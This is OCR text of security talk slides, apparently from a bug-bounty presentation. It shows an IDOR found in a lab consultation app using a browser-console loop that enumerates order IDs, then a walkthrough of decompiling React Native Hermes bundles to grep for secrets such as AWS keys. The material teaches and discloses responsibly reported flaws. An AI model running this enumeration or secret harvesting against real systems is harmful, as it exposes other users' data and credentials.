
AFTER: OVERRIDING LOGIN FUNCTION



TAKING CONTROL OF HTTP REQUESTS



TAKING CONTROL OF HTTP REQUESTS



INSPECTING THE ORDERS REQUEST

- Home
- Consultants
- My Consultations
- Profile
- Logout

Your Consultations

ID	Consultant Name	Action
9	Barracks Sensei	Hide Details

Order ID: 9
User ID: 4
Consultant Name: Barracks Sensei

Elements | Console | Sources | Network | Performance | Memory | Application | Securi

top | Filter

```
Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders?nonce=157
Response: ▶ {orders: Array(1)}
Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/9?nonce=158
Response: ▶ {order: {…}}
> http.processRequest('/api/v1/orders/9', null, "GET", !0);
◀ ▶ Z {__zone_symbol__state: null, __zone_symbol__value: Array(0)}
Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/9?nonce=159
Response: ▼ {order: {…}} i
  ▼ order:
      consultant_name: "Barracks Sensei"
      id: 9
      user_id: 4
    ▶ [[Prototype]]: Object
  ▶ [[Prototype]]: Object
```

SIGN IN

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
GAMEPLAY

IDOR:
DISCOVERY AND EXPLOITATION

TRYING TO FIND IDOR MANUALLY



TRYING TO FIND IDOR WITH JS

Your Consultations

ID	Consultant Name	Action
9	Barracks Sensei	Hide Details

Order ID: 9
User ID: 4
Consultant Name: Barracks Sensei

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse

top ▼ | Filter

```
> for (let i = 1; i<10; i++) {
    http.processRequest(`/api/v1/orders/${i}`, null, "GET", !0);
    await new Promise(r => setTimeout(r, 2000));
}
```

Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/1?nonce=192

Response: ▼ {order: {…}} i

```
▼ order:
    consultant_name: "Barracks Sensei"
    id: 1
    user_id: 1
  ▶ [[Prototype]]: Object
▶ [[Prototype]]: Object
```

Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/2?nonce=193

⊗ ▶ GET http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/2?nonce=193 404 (Not Found)

⊗ ▶ ▶ Qt {headers: e, status: 404, statusText: 'Not Found', url: 'http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/


Request URL: http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/3?nonce=194

⊗ ▶ GET http://warrior-lab-1.0.thehackrspace.com:3001/api/v1/orders/3?nonce=194 404 (Not Found)

MENU 01 07 12

RECAP

1. FOUND A SUBDOMAIN WITH A 404 PAGE
2. CLICKED 4-5 TIMES ON THE DOG IMAGE
3. DISCOVERED THE HIDDEN DEV MODE
4. SIGNED UP AN ACCOUNT
5. CREATED AN ORDER
6. FOUND AN IDOR IN THE ORDER RETRIEVE ENDPOINT
7. REPORTED TO THE PROGRAM ON HACKERONE AND FIXED



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BACK TO AGENDA PAGE

01 07 12

JS UNBUNDLING

MENU

WHAT?

- USED IN REACT NATIVE MOBILE APPLICATIONS

- BUNDLE OF ALL JAVASCRIPT CODE AND LIBRARIES

- FILENAME: INDEX.ANDROID.BUNDLE (FOR ANDROID)
- FILENAME: MAIN.JSBUNDLE (FOR IOS)


BACK TO AGENDA PAGE

```
→  assets file index.android.bundle
index.android.bundle: Hermes JavaScript bytecode, version 85
→  assets
```

BACK TO AGENDA PAGE

01 07 12

```
→  assets head index.android.bundle
```



MENU 01 07 12

HOW TO UNBUNDLE

- HTTPS://GITHUB.COM/P1SEC/HERMES-DEC
- INSTALL: PIP3 INSTALL --UPGRADE GIT+HTTPS://GITHUB.COM/P1SEC/HERMES-DEC
- USE: HBC-DECOMPILER /PATH/TO/INDEX.ANDROID.BUNDLE UNBUNDLE.JS

BACK TO AGENDA PAGE

```
➜  assets head my_output_file.js
_fun0: for(var _fun0_ip = 0; ; ) switch(_fun0_ip) {
case 0:
    __BUNDLE_START_TIME__ = undefined;
    __DEV__ = undefined;
    process = undefined;
    __METRO_GLOBAL_PREFIX__ = undefined;
    r5 = this;
    r4 = 'production';
    r0 = r5.nativePerformanceNow;
    if(r0) { _fun0_ip = 57; continue _fun0 }
➜  assets
```

SIGN IN

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CASE STUDY

AWS KEYS IN JS BUNDLE

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DECOMPILING USING APKTOOL

```
→  Unbundling ls
ReactNativeApp.apk
→  Unbundling apktool d ReactNativeApp.apk
I: Using Apktool [redacted] on ReactNativeApp.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: [redacted]
apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes4.dex...
I: Baksmaling classes5.dex...
I: Baksmaling classes6.dex...
I: Baksmaling classes7.dex...
I: Baksmaling classes8.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

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DISCOVERING BUNDLE IN ASSETS

```
→  assets ls *.bundle
index.android.bundle
→  assets file index.android.bundle
index.android.bundle: Hermes JavaScript bytecode, version 94
→  assets
```

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UNBUNDLING THE BUNDLE

```
(env) ➜  hermes-dec hbc-decompiler ~/Bsides/Unbundling/ReactNativeApp/assets/index.android.bundle unbundled.js

[+] Decompiled output wrote to "unbundled.js"

(env) ➜  hermes-dec
```

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SEARCHING FOR STRINGS

```
(env) ➜  hermes-dec grep -i baseUrl unbundled.js
            r4 = function(a0) { // Original name: validateBaseUrl, environment:
r1
            r1 = {'baseUrl': '', 'baseTarget': '_self', 'lang': 'en', 'links': n
ull, 'meta': null, 'title': '', 'dir': 'ltr'};
            r2 = r1.baseUrl;
            r5['baseUrl'] = r10;
            r8['baseUrl'] = r11;
```

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SEARCHING FOR STRINGS

```
(env) ➜  hermes-dec grep -i secret unbundled.js
            r11 = r38.__SECRET_INTERNALS_DO_NOT_USE_OR_YOU_WILL_BE_FIRED;
        r2['__SECRET_INTERNALS_DO_NOT_USE_OR_YOU_WILL_BE_FIRED'] = r5;
        r4 = r4.__SECRET_INTERNALS_DO_NOT_USE_OR_YOU_WILL_BE_FIRED;
            r11 = r32.__SECRET_INTERNALS_DO_NOT_USE_OR_YOU_WILL_BE_FIRED;
            r3['__SECRET_INTERNALS_DO_NOT_USE_OR_YOU_WILL_BE_FIRED'] = r5;
        r1 = 'SECRET_DO_NOT_PASS_THIS_OR_YOU_WILL_BE_FIRED';
                            r13 = {'client_id': null, 'client_secret': [redacted],
 'grant_type': 'refresh_token'};
        r4 = ['client_id', 'client_secret', 'grant_type', 'base_site'];
                    r2 = r2.secretKey;
        r4['computeSecret'] = r3;
```

SIGN IN

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
